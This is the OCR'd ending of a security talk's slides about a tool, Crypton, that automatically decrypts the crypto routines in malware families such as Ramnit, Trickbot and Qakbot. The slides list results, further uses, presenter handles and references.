






















NtResumeThread hook



Demo time!

Research Results

Research Results

- **Performance: minor execution time toll**

  Depends on:

  - Code length
  - Sample's decryption timing

- **False Positives:**
  - Ascii/Unicode thresholds can be customized

Research Results


- All of the following were successfully decrypted with Crypton automatically!
- Ramnit: CRC32 + XOR loop
- Trickbot: RSA_AES
- Atmos: AES + UCL
- Qakbot: RC4 + lzmat(based)
- Tinba: RC4 + aplib

Additional Applications

- Encrypted strings
- Encrypted APIs
- Domain Generation Algorithms
- Ransomware? ☺

Thank You!

Questions?



@s0lid_dr4g0n

@___ignis

References

- CryptoHunt
- https://code.google.com/p/kerckhoffs/
- findcrypt2-with-mmx
- FindCrypt
- http://www.recon.cx/2012/schedule/events/208.en.html
- Finding and Extracting Crypto Routines from Malware

SOLUTIONS FOR AN APPLICATION WORLD